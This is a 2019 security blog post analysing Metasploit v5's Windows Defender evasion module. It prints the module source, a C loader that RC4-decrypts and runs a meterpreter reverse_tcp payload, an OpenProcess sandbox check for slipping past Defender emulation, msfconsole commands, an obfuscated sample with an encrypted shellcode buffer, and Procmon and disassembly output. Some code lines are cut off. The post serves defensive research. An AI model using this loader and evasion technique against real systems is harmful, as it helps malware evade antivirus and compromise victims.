Beating Windows Defender. Analysis of Metasploit's new evasion modules.

23 Jan 2019

Introduction

Recently my colleague Alexander Tzokev wrote in his blog tzokev.com about the new evasion modules in Metasploit v5 and how they fail at their job of… evading. I wanted to analyze the resulting binaries and see if there's something interesting on the assembly level that might be triggering a signature. This research is based on Alexander's post, but because I want it to be stand-alone, I'll have to repeat some of his findings first.

Installing Metasploit v5

Rapid7 announced the release of evasion modules in the new major release of Metasploit (v5). Currently there are only 2 such modules available and both are for Windows Defender. Before I started with the analysis I had to get my hands on Metasploit v5, which is quite easy. Clone the git repository and install some dependencies.

```
git clone https://github.com/rapid7/metasploit-framework.git
sudo apt update && sudo apt install -y git autoconf build-essential libpcap-dev l
cd ~/metasploit-framework/
# you need ruby 2.5.3
gem install bundler
bundle install
# if there are error messages use apt-get install to resolve dependencies
```

Working with the evasion modules is also simple:

```
use evasion/windows/windows_defender_exe
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.0.100
# Verbose prints out the C code template
set verbose true
run
```

Or with the following one-liner from terminal:

```
./msfconsole -x 'use evasion/windows/windows_defender_exe; set verbose true; set
```

So far so good. But when you transfer the malicious executable to the victim machine you're in for a surprise! Windows Defender detects it, your l33t hacker soul is devastated and you go in the corner to cry… rgiht? Or you could spend some time analysing the root cause for this and maybe fixing the issue :)

Analysis


First, let's see the source code of the evasion module, to know what to expect in the binary. The path to the module is *metasploit-framework/modules/evasion/windows/windows_defender_exe.rb*

```
  def rc4_key
    @rc4_key ||= Rex::Text.rand_text_alpha(32..64)  1.
  end

  def get_payload
    @c_payload ||= lambda {
      opts = { format: 'rc4', key: rc4_key }  2.
      junk = Rex::Text.rand_text(10..1024)
      p = payload.encoded + junk

      return {
        size: p.length,
        c_format: Msf::Simple::Buffer.transform(p, 'c', 'buf', opts)  3.
      }
    }.call
  end

  def c_template
    @c_template ||= %Q|#include <Windows.h>
#include <rc4.h>

// The encrypted code allows us to get around static scanning
#{get_payload[:c_format]}
                                                                 4.
int main() {
  int lpBufSize = sizeof(int) * #{get_payload[:size]};
  LPVOID lpBuf = VirtualAlloc(NULL, lpBufSize, MEM_COMMIT, 0x00000040);
  memset(lpBuf, '\\0', lpBufSize);

  HANDLE proc = OpenProcess(0x1F0FFF, false, 4);
  // Checking NULL allows us to get around Real-time protection
  if (proc == NULL) {
    RC4("#{rc4_key}", buf, (char*) lpBuf, #{get_payload[:size]});
    void (*func)();
    func = (void (*)()) lpBuf;
    (void)(*func)();
  }

  return 0;
```

```
}|
  end

  def run
    vprint_line c_template
    # The randomized code allows us to generate a unique EXE
    bin = Metasploit::Framework::Compiler::Windows.compile_random_c(c_template) 5.
    print_status("Compiled executable size: #{bin.length}")
    file_create(bin)
```

The module uses RC4 with a random key (*1*) to encrypt the payload (*2*)(*3*). The encrypted payload is placed in a C source file template as character buffer (*4*). The RC4 implementation is inside the rc4.h header file. The C code allocates memory which will hold the decrypted payload, then uses OpenProcess WinAPI function to bypass the real-time protection and finally decrypts and executes the payload.

The OpenProcess technique is interesting one. Some really smart people with a lot of spare time have reversed the scanning and detection engine of Windows Defender (*C:\ProgramData\Microsoft\Windows Defender\Definition Updates{GUID}\mpengine.dll*). It is a large 14 MB binary with over 40k functions and has emulation capabilities for x86, js, etc.



Rapid7 found out that the function responsible for the emulation of OpenProcess always returns 1. Thus in order for malware to detect if it's running inside a sandbox it can use OpenProcess in such a way to make sure that it fails (returns 0). If the malware is in the Defenders sandbox then OpenProcess will return 1, but if it's running in a real environment OpenProcess will return 0. A simple 'if' check is needed to bypass the real-time protection.

The Metasploit module tries to open the System process (PID 4) with PROCESS_ALL_ACCESS (0x1F0FFF) rights, which will certainly fail on a real system.

The C code is compiled with Metasploit::Framework::Compiler::Windows.compile_random_c() method which obfuscates the C code (*5*). This means that the code shown from the verbose output (the C template) is not the final code! The compilation is done in *metasploit-framework/lib/metasploit/framework/compiler/windows.rb*

```
# Returns the binary of a randomized and compiled source code.
#
# @param c_template [String]
#
# @raise [NotImplementedError] If the type is not supported.
# @return [String] The compiled code.
def self.compile_random_c(c_template, opts={})
  type = opts[:type] || :exe
  cpu = opts[:cpu] || Metasm::Ia32.new
  weight = opts[:weight] || 80
  headers = Compiler::Headers::Windows.new
  source_code = Compiler::Utils.normalize_code(c_template, headers)
  randomizer = Metasploit::Framework::Obfuscation::CRandomizer::Parser.new(weight)
  randomized_code = randomizer.parse(source_code)
  self.compile_c(randomized_code.to_s, type, cpu)
end
```

The method responsible for the actual compilation (compile_c) uses Metasm - a pure ruby C compiler.

```
# Returns the binary of a compiled source.
#
# @param c_template [String] The C source code to compile.
# @param type [Symbol] PE type, either :exe or :dll
# @param cpu [Metasm::CPU] A Metasm cpu object, for example: Metasm::Ia32.new
# @raise [NotImplementedError] If the type is not supported.
# @return [String] The compiled code.
def self.compile_c(c_template, type=:exe, cpu=Metasm::Ia32.new)
  headers = Compiler::Headers::Windows.new
  source_code = Compiler::Utils.normalize_code(c_template, headers)
  pe = Metasm::PE.compile_c(cpu, source_code)

  case type
  when :exe
    pe.encode
  when :dll
    pe.encode('dll')
  else
    raise NotImplementedError
  end
end
```

To print the actual code after the randomization and right befor compilation, just add puts:

```
def self.compile_random_c(c_template, opts={})
  type = opts[:type] || :exe
  cpu = opts[:cpu] || Metasm::Ia32.new
  weight = opts[:weight] || 80
  headers = Compiler::Headers::Windows.new
  source_code = Compiler::Utils.normalize_code(c_template, headers)
  randomizer = Metasploit::Framework::Obfuscation::CRandomizer::Parser.new(weight)
  randomized_code = randomizer.parse(source_code)
  puts randomized_code
  self.compile_c(randomized_code.to_s, type, cpu)
end
```

Now when I generate a new executable, the actual C code is printed:

```c
        KSA(key, S);
        const char *fake_string_64550134 = "9e7408a4b8eee7634dcff4cc02f20609";
        PRGA(S, plaintext, ciphertext, plainTextSize);
        return 0;
}
unsigned char buf[] = "J\xea\xd3\xd4\xd8\xc4p\x88\xf0kdE/\x93\x1b\x1c\x86\x10\xeb\x17\xe8\xda&\xce\x8f\
\x13\xca\xef/\xc7\x9ea\x8c\x09j\xb7>\xde.\xaeF\xc8Ba<2\x12R#\xd4\xdcm\xd8#\x04\xbas\xeb\x0c\x15\x16[\x0
2\xc9\xebs\xe1\x94\xe1\xe1\x08\xa1Q\xc5\x0c\x1eH\xad\xf2n>\xc96\xe4\x08^X\xbc)\x0a\xf0\x03\x13\xc2\x9c\
\x8dc\xe4\x9fS\xbd\x1f\x04?P&&\x13\xed\xc5V\x0c\xeb\xc6\xffey\x04C@{!\x22|\x94\xdcc\xb4c\xa1\xb1\xe6\x8
0b\xe7\xb7\x86u\xeaE\x0a\xe5XA\x00h1zK\xf9\xa3\xda\xa4\x83w \xf6\x93\xa9\x93\x13p\x08\x88}d\xb7b\xcf\xc
xd3\xa3\xce\xb7\xe5A\x0f\xe0\xb5[\x91B\x0bm\x91\x0eT\xbc\x17\xa4\xd1\xd1\xe1L0-\x5c\xc6\xa6T\x88\xd6>\x
\x9f\xb1R@\x05\xbb\x083\xb69e\x85\x8a-(,\xa5\xfd\xf2\x94\x01E\xead\x90\x1eP\x0e\xb8q(\xcd\x0f\x8c\x97\x
fL\x97\xc78\xcc\x14\xad\x1eS\x19\x86\x9a5\x06\xa5\x8cs-\xb5/\x87\x06[g=\xbb\xe2\xd8\xb7Q\xf3\xc9\x9b\xe
\xa9:\x93Kz+0&1in\xa2\x07@\xac/\xc8\x11F\xafx\xa3d\x0e\xf5M\xb3\xdfK(}d\xfd\xa9q\xa9\xb7\x9f';\xe6\x1f\


int main(void)
{
        int lpBufSize = 4 * 612;
        int xforif51878336 = 0x856638;
        if (xforif51878336) {
                xforif51878336 = 0x753FEE;
        }
        LPVOID lpBuf = VirtualAlloc((void*)0, lpBufSize, 0x1000, 64);
        memset(lpBuf, 0, lpBufSize);
        void *m33050943 = malloc(0x41A3A91);
        HANDLE proc = OpenProcess(0x1F0FFF, 0, 4);
        if (proc == (long)((void*)0)) {
                int xorif3_87469322 = 0x3EBE164;
                if (xorif3_87469322 == 0x1591685) {
                        xorif3_87469322 = 0x591AEC4;
                } else {
                        xorif3_87469322 = 0x26EBE34;
                }
                RC4("uDlXXxKDlgLRiQgKGraiYYccmbmoUquegDLwFYSobTxarmGDRUtyZk", buf, (char*)lpBuf, 612);
                const char *fake_string_49032009 = "063ee9bd3dcbbe7c33f3de3a436c2f2e";
                void (*func)(void);
                char uninitcharvar68186307;
                func = (void(*)())lpBuf;
                int fakeint_24411855 = 0xB29335;
                (void)(func());
        }
        const char *fake_string_3399479 = "cda4d58acc5a5c8d20f3a5b951bb7070";
        return 0;
}
```

The final code also contains the header files (at the top you see part of the rc4 implementation). In the blue boxes I highlighted the random pieces of code which the randomizer added.


Before analyzing the evasion binaries I wanted to know how the Metasm compiler works. For the purpose I created a new bare bones module for Metasploit which used Metasm to compile a simple Hello World C program without obfuscation. To create the module I just copied the Defender one to *metasploit-framework/modules/evasion/test/windows_defender_exe.rb* and changed it to suit my needs.


```
require 'metasploit/framework/compiler/windows'

class MetasploitModule < Msf::Evasion

  def initialize(info={})
    super(merge_info(info,
      'Name'        => 'Microsoft Windows Defender Evasive Executable',
      'Description' => %q{
      },
      'Author'      => [ 'sinn3r' ],
      'License'     => MSF_LICENSE,
      'Platform'    => 'win',
      'Arch'        => ARCH_X86,
      'Targets'     => [ ['Microsoft Windows', {}] ]
    ))
  end

  def c_template
    @c_template ||= %Q|#include <stdio.h>
int main(){
printf("Hello there!");
return 0;
}|
  end

  def run
    Metasploit::Framework::Compiler::Windows.compile_c_to_file('/tmp/test',c_template)
  end

end
```

```
msf5 > use evasion/test/windows_defender_exe
msf5 evasion(test/windows_defender_exe) > run
msf5 evasion(test/windows_defender_exe) >
```


Now let’s analyze it :)

One thing you’ll notice right away when checking the hexdump is the changed DOS stub string. The strings, libraries and functions are also there in plaintext, not obfuscated.






DIE doesn’t detect the Metasm compiler.




The entropy is quite low, so we can be pretty sure there is no additional packing happening behind the scenes drung compilation.




If you upload a sample to Hybrid Analysis in results you'll see that the file was accessing registry keys for TerminalServices, but that's just part of the initialization of kernelbase.dll. Below you can see the same behaviour with another non-malicous program.

Procmon result from running bintext:



4:19:1...	bintext.exe	3380	Process Start		SUCCESS	Parent PID: 1388, ...
4:19:1...	bintext.exe	3380	Thread Create		SUCCESS	Thread ID: 164
4:19:1...	bintext.exe	3380	Load Image	C:\tools\bintext\bintext.exe	SUCCESS	Image Base: 0x400...
4:19:1...	bintext.exe	3380	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x774...
4:19:1...	bintext.exe	3380	CreateFile	C:\Windows\Prefetch\BINTEXT.EXE-4BEA5A43.pf	NAME NOT FOUND	Desired Access: G...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: R...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: R...
4:19:1...	bintext.exe	3380	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalInDLLSearch	NAME NOT FOUND	Length: 1,024
4:19:1...	bintext.exe	3380	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
4:19:1...	bintext.exe	3380	CreateFile	C:\tools\bintext	SUCCESS	Desired Access: E...
4:19:1...	bintext.exe	3380	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x762...
4:19:1...	bintext.exe	3380	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x752...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: R...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
4:19:1...	bintext.exe	3380	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548
4:19:1...	bintext.exe	3380	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWO...
4:19:1...	bintext.exe	3380	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: R...
4:19:1...	bintext.exe	3380	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...

Procmon result from running Metasploit generated binary:



2656	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
2656	CreateFile	C:\Windows\Prefetch\DEFAULT.EXE-0E1792F4.pf	NAME NOT
2656	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE
2656	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
2656	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalInDLLSearch	NAME NOT
2656	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS
2656	CreateFile	C:\Users\IEUser\Desktop	SUCCESS
2656	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS
2656	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS
2656	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE
2656	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
2656	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT
2656	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS
2656	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS

And finally let’s look at the dissassembly :) Below is the result of the static analysis:

```
.text:00401000                  ; =============== S U B R O U T I N E =======================================
.text:00401000
.text:00401000
.text:00401000                                  public start
.text:00401000                  start           proc near
.text:00401000 56                               push    esi
.text:00401001 E8 18 00 00 00                   call    get_address
.text:00401006 89 C6                            mov     esi, eax        ; esi = 0x40101e
